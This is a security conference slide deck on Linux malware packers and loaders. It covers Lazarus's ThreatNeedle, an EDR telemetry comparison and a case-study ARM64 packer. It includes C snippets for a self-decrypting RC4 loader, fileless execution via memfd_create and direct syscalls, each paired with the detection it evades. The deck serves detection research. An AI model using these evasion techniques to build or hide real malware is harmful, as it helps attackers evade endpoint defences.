LINUX MALWARE PACKERS AND LOADERS

A comprehensive analysis of evasion techniques and detection challenges

Massimo Bertocchi - 9/10/2025


ABOUT ME

Threat Detection and Hunting @ SIX Group AG

Based in Zurich – CH

MSc Aalto University & MSc KTH University

SECURITY SOLUTIONS AGAINST LOADERS



AGENDA

01

Basics of Packers & Loaders

02

Packers & Loaders with Lazarus APT

03

Case Study: hARMless ARM64 ELF Packer & Loader

04


Retrospective and Next Steps

WHAT ARE MALWARE PACKERS & LOADERS?

- **Packer**: modifies binary formatting by compressing, encrypting or obfuscating executable code
- **Loader**: unpacks and executes the original malware

- Key features:
  - **Compress** malware to reduce size
  - **Encrypt** payload to evade signature-based detection
  - **Obfuscate** code structure
  - Enable **fileless** execution in memory
  - Complicate **static** (and dynamic) analysis

- Goals
  - **Code execution**
  - **(Malware Delivery)**



HOW DO THEY WORK TOGETHER?

LAZARUS APT AND THEIR THREATNEEDLE


Group profile:

- North Korean state-sponsored group since 2009
- Notable attacks: Sony Pictures and WannaCry

ThreatNeedle Malware:

- Multi-stage deployment
- Dropper, loader and backdoor components

THREATNEEDLE




HARMLESS: PRACTICAL PACKER IMPLEMENTATION

- Overview
  - Designed for ARM64 ELF Packer/Loader system
  - Uses RC4 encryption with random keys
  - Implements fileless execution via memfd_create()

  Key features

  - CRC32 integrity verification
  - Direct ARM64 syscall implementation

https://github.com/litemars/hARMless



HARMLESS FLOW


A MAGIC DETECTION FORMULA

LINUX EDR = System Monitoring & Telemetry + Behaviour (ML &TI)

Telemetry Feature Category	Sub-Category	Auditd	Sysmon	Carbon Black Cloud	CrowdStrike	Elastic	LimaCharlie
Process Activity	Process Creation	✅	✅	✅	✅	✅	✅
	Process Termination	❌	✅	❌	✅	✅	✅
File Manipulation	File Creation	✅	✅	✅	✅	✅	✅
	File Modification	✅	❌	✅	✅	✅	✅
	File Deletion	✅	✅	✅	❌	✅	✅
User Activity	User Logon	❌	❌	❌	✅	❌	❌
	User Logoff	❌	❌	❌	✅	❌	❌
	Logon Failed	❌	❌	❌	✅	❌	❌
Script Activity	Script Content	❌	❌	❌	✅	❌	❌
Network Activity	Network Connection	✅	✅	✅	✅	✅	✅
	Network Socket Listen	✅	❌	❌	✅	✅	⚠️
	DNS Query	❌	❌	❌	✅	❌	✅
Scheduled Task Activity	Scheduled Task	❌	❌	❌	❌	❌	❌
User Account Activity	User Account Created	❌	❌	❌	❌	❌	❌
	User Account Modified	❌	❌	❌	❌	❌	❌
	User Account Deleted	❌	❌	❌	❌	❌	❌
Driver/Module Activity	Driver Load	✅	❌	❌	❌	❌	❌
	Image Load	✅	❌	❌	❌	❌	❌
	eBPF Event	✅	❌	❌	✅	❌	❌
Access Activity	Raw Access Read	✅	✅	❌	❌	❌	❌
	Process Access	✅	❌	❌	❌	❌	❌
Process Tampering Activity	Process Tampering	✅	❌	❌	❌	❌	❌
Service Activity	Service Creation	❌	❌	❌	❌	❌	✅
	Service Modification	❌	✅	❌	❌	❌	✅
	Service Deletion	❌	❌	❌	❌	❌	❌
EDR SysOps	Agent Start	❌	❌	✅	✅	✅	✅
	Agent Stop	❌	❌	✅	✅	✅	✅
Hash Algorithms	MD5	❌	✅	✅	✅	✅	✅
	SHA	❌	✅	✅	✅	✅	✅
	Fuzzy Hash	❌	✅	❌	❌	❌	✅

EDR LINUX TELEMETRY

https://www.edr-telemetry.com/linux



Telemetry Feature Category	Sub-Category	Auditd	Sysmon	Carbon Black Cloud	CrowdStrike	Elastic	LimaCharlie
Process Activity	Process Creation	✅	✅	✅	✅	✅	✅
	Process Termination	❌	✅	❌	✅	✅	✅
File Manipulation	File Creation	✅	✅	✅	✅	✅	✅
	File Modification	✅	❌	✅	✅	✅	✅
	File Deletion	✅	✅	✅	❌	✅	✅
User Activity	User Logon	❌	❌	❌	✅	❌	❌
	User Logoff	❌	❌	❌	✅	❌	❌
	Logon Failed	❌	❌	❌	✅	❌	❌
Script Activity	Script Content	❌	❌	❌	✅	❌	❌
Network Activity	Network Connection	✅	✅	✅	✅	✅	✅
	Network Socket Listen	✅	❌	❌	✅	✅	⚠️
	DNS Query	❌	❌	❌	✅	❌	✅
Scheduled Task Activity	Scheduled Task	❌	❌	❌	❌	❌	❌
User Account Activity	User Account Created	❌	❌	❌	❌	❌	❌
	User Account Modified	❌	❌	❌	❌	❌	❌
	User Account Deleted	❌	❌	❌	❌	❌	❌
Driver/Module Activity	Driver Load	✅	❌	❌	❌	❌	❌
	Image Load	✅	❌	❌	❌	❌	❌
	eBPF Event	✅	❌	❌	✅	❌	❌
Access Activity	Raw Access Read	✅	✅	❌	❌	❌	❌
	Process Access	✅	❌	❌	❌	❌	❌
Process Tampering Activity	Process Tampering	✅	❌	❌	❌	❌	❌
Service Activity	Service Creation	❌	❌	❌	❌	❌	✅
	Service Modification	❌	✅	❌	❌	❌	✅
	Service Deletion	❌	❌	❌	❌	❌	❌
EDR SysOps	Agent Start	❌	❌	✅	✅	✅	✅
	Agent Stop	❌	❌	✅	✅	✅	✅
Hash Algorithms	MD5	❌	✅	✅	✅	✅	✅
	SHA	❌	✅	✅	✅	✅	✅
	Fuzzy Hash	❌	✅	❌	❌	❌	✅

EDR LINUX TELEMETRY

EDR LINUX DETECTION CAPABILITIES

File Manipulation

Scan Files on Write
Scan of GOT Table
Malicious String matching

Process Activity

API Hooks

Hash Algorithm

Hash Matching

THE UNPACKING FLOW – LOADER.C

Payload obfuscation

Hash matching

Malicious Strings matching

Scan files on write

```c
int main(int argc, char* argv[], char* envp[]) {

    self_fp = fopen("/proc/self/exe", "rb"); // SELF READING
    fread(self_data, 1, self_size, self_fp);

    header = find_packed_header(self_data, self_size); // FIND PACKED HEADER
    encrypted_data = (uint8_t*)header + sizeof(pack_header_t);

    rc4_encrypt_decrypt(header->key, header->key_size, // DECRYPTION
                        encrypted_data, decrypted_data,
                        header->original_size);

    calculated_crc = crc32(decrypted_data, header->original_size); // CRC CHECK
    if (calculated_crc != header->crc32) {
        fprintf(stderr, "Error: CRC32 mismatch\n");
        return 1;
    }

    execute_from_memory(decrypted_data, header->original_size, argv, envp); //EXECUTION
}
```

MEMORY EXECUTION VIA MEMFD - FILELESS EXECUTION

Re-implemention of libc calls

No disk write

API Hooks

```
int execute_from_memory(const uint8_t* elf_data, size_t elf_size,
                        char* const argv[], char* const envp[]) {

    memfd = sys_memfd_create("packed_elf", 0); // CREATE MEMORY FILE


    sys_ftruncate(memfd, elf_size); // RESIZE MEMORY FILE


    sys_write(memfd, elf_data, elf_size); // WRITE ELF TO MEMORY


    snprintf(memfd_path, sizeof(memfd_path), "/proc/self/fd/%d", memfd);
    sys_execve(memfd_path, argv, envp); //EXECUTE VIA PROC FILESYSTEM
}
```

DIRECT SYSCALL IMPLEMENTATION


No GOT/PLT Table

Direct SysCall

GOT Table monitoring

```
static inline long syscall3(long number, long arg1, long arg2, long arg3) {
    long ret;
    __asm__ volatile (
        "mov x8, %1\n"
        "mov x0, %2\n"
        "mov x1, %3\n"
        "mov x2, %4\n"
        "svc 0\n"
        "mov %0, x0\n"
        : "=r"(ret)
        : "r"(number), "r"(arg1), "r"(arg2), "r"(arg3)
